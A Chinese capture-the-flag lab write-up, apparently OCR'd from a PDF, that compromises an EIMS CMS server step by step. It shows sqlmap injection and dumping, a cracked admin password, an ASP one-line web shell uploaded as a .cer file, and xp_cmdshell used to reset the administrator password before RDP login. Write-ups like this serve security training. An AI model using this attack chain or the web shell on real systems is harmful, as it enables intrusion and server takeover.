一. SQL注入

1.发现网站是由eims搭建的,该cms存在sql注入漏洞

友情链接 | 人才招聘 | 留言反馈

Copyright © 2008-2018 All Rights Reserved Powered By eims_cms V 3.5

2.利用sqlmap判断是否存在sql注入

python sqlmap.py -u http://192.168.100.100/Notice.asp?ltemID=18

```
SET parameter 'ItemID' is vulnerable. Do you want to keep testing the others (if any)? [y/N] sqlmap identified the following injection point(s) with a total of 219 HTTP(s) requests:

Parameter: ItemID (GET)
    Type: error-based
    Title: Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)
    Payload: ItemID=18 AND 6101 IN (SELECT (CHAR(113)+CHAR(112)+CHAR(113)+CHAR(112)+CHAR(113)+CHAR(113)+CHAR(113)+CHAR(113)+CHAR(112)+CHAR(113)+CHAR(113)+CHAR(113)+CHAR(112)+CHAR(112)+CHAR(112)+CHAR(113)))

Type: inline query
    Title: Microsoft SQL Server/Sybase inline queries
    Payload: ItemID=(SELECT CHAR(113)+CHAR(112)+CHAR(113)+CHAR(112)+CHAR(113)+(SELECT (CASE WHEN (9909=9)) ELSE CHAR(48) END))+CHAR(113)+CHAR(106)+CHAR(122)+CHAR(112)+CHAR(113)+(SELECT (CASE WHEN (9909=9)) ELSE CHAR(48) END))+CHAR(113)+CHAR(106)+CHAR(122)+CHAR(112)+CHAR(113))

Type: stacked queries
    Title: Microsoft SQL Server/Sybase stacked queries (comment)
    Payload: ItemID=18; WAITFOR DELAY '0:0:5'--

Type: AND/OR time-based blind
    Title: Microsoft SQL Server/Sybase AND time-based blind (heavy query)
    Payload: ItemID=18 AND 9393=(SELECT COUNT(*) FROM sysusers AS sys1, sysusers AS sys2, sysusers AS sys3
4, sysusers AS sys5, sysusers AS sys6, sysusers AS sys7)

---

[16:18:21] [INFO] testing Microsoft SQL Server
    [16:18:21] [INFO] testing Microsoft SQL Server
    [16:18:21] [INFO] the back-end DBMS is Microsoft SQL Server
    web server operating system: Windows 2003 or XP
    web application technology: ASP. NET. Microsoft IIS 6.0, ASP
    back-end DBMS: Microsoft SQL Server 2005
```

3.查看当前mssql都有那些数据库

python sqlmap.py -u http://192.168.100.100/Notice.asp?ltemID=18 --dbs

```
[16:20:54] [INFO] the back-end DBMS is Microsoft SQL Server web server operating system: Windows 2003 or XP web application technology: ASP.NET, Microsoft IIS 6.0, ASP back-end DBMS: Microsoft SQL Server 2005
[16:20:54] [INFO] fetching database names
[16:20:54] [INFO] the SQL query used returns 7 entries
[16:20:55] [INFO] retrieved: master
[16:20:55] [INFO] retrieved: model
[16:20:55] [INFO] retrieved: ReportServer
[16:20:55] [INFO] retrieved: ReportServer
[16:20:55] [INFO] retrieved: tempdb
[16:20:55] [INFO] retrieved: Test_BIMS
available databases [7]:
[*] master
[*] model
[*] ReportServer
[*] ReportServerTempDB
[*] tempdb
[*] Test_BIMS
```

4.查看Test EIMS数据库的表

python sglmap.py -u http://192.168.100.100/Notice.asp?ltemID=18 -D Test EIMS --tables

```
Database: Test_EIMS
[29 tab1es]
  eims About
  eims_Ads
  eims_Box
  eims_Case
  eims_CasePro
  eims_CaseSort
  eims_Down
  eims DownPro
  eims DownSort
  eims_Flash
  eims_Flink
eims_GBook
  eims_Job
  eims_Menu
  eims News
  eims_NewsPro
  eims_NewsSort
  eims_Notice
  eims_Order
  eims_Product
  eims_ProductPro
  eims_ProductSort
  eims_System
  eims_User
  eims_UserLog
  eims_UserPro
eims_UserSort
  eims_fJob
  eims_flag
```

python sqlmap.py -u http://192.168.100.100/Notice.asp?ltemID=18 -D Test_EIMS -T eims_flag -- dump

6.查看账号密码的数据库表

对b2076528346216b3进行md5解密。

解密得密码为admin1234账号为root

7.在后台登录页面,查看网站源代码发现flag

http://192.168.100.100/admin/Login.asp

flag2{890b0c4958ef57e9264a9d2703ea7e8c}

```
① view-source:192.168.100.100/admin/Login.asp
          <form action="CheckLogin.asp" method="post" name="AdminLogin" id="AdminLogin" onSubmi</p>
26
   CheckAdminLogin()">
27
           28
             用   户
             <input name="LoginName" type="text" class="input" style="width: 120px; height: 18]</pre>
29
30
           31
           32
             密   码
             input name="LoginPassword" type="password" class="input" style="width: 120px;h
33
   </ta>
34
           \langle \text{/tr} \rangle
35
           <t.r>
36
             验证码
37
             <td valign="middle" × input name="CheckCode" type="text" class="input" style="width
   id="CheckCode">
38
            <span style="background:#FFFFFF; padding:3px;cursor:pointer" title='请点击刷新验证和</pre>
            <img id='checkcode' src='.../Include/Code.asp' align="absmiddle"</p>
39
   onClick="this.src='../Include/Code.asp?'+Math.random()"></span>
40
            \langle \text{/tr} \rangle
41
42
           >
43
             44
           45
46
          </form>
47
        48
        </fieldset>
        <div align="center" style="margin:8px;">CopyRight &copy; 2008-2018 <a href="http://www.e</p>
49
   target="_blank">EIMS</a> All Rights Reserved</div>
50
    51
  52
   </body>
   <!-flag2{890b0c4958ef57e9264a9d2703ea7e8c}->
53
54 (/html)
```

二.文件上传


1.使用账号密码登录后台



2.在后台系统信息-文件上传处上传后缀为.cer的asp一句话木马,一句话木马内容: <%eval request("caidao")%>



3.直接用菜刀连接一句话木马



4.在网站根目录发现flag文件


flag3{23c5b149510105853f5e7ef9a6f06627}



5.在数据库配置文件中找到数据库的账号密码

```
C:\inetpub\wwwroot\Include\Dbpath.asp
<%
Const Ver = "3.5"
Const LogRec = 100
Const OfficialUrl = "http://www.eims.org.cn/"
'ACCESS · 撑'=
DBPath = DBPath&"Data/eimscms.mdb"
'SQL SERVER ' ŏ⊌
Dim DBServer, DBUser, DBName, DBPsw
DBServer = "(local)
DBUser = "sa"
                           =Iľ
                             ___
K珉DBPsw = "sapassujm#?!
                                                                      Üĸ
   MASQL SERVERNACCESS
Dim DbType : DbType = 1
%>
```

使用一句话木马连接mssql数据库



6.利用mssql数据库的xpcmdshell组件执行系统命令

EXEC master..xp_cmdshell 'whoami'



7.当前cmdshell的权限是system权限,所以直接修改administrator的密码为Simplexue123

EXEC master..xp_cmdshell 'net user administrator Simplexue123'


配置 EXEC masterxp_cmdshell 'net user administrator Simplexue123'	
执行成功!返回3行	output
[ADO DATABASE]	□ 命令成功完成。

三. 远程登陆

1.直接远程桌面连接服务器

在桌面发现flag文件

flag5{47baf6d9d60f40c8b1dafa56c62fcd06}



2.在c盘发现另外一个flag文件

flag4{e35a01e91e1833d266f95881ae83b4ca}

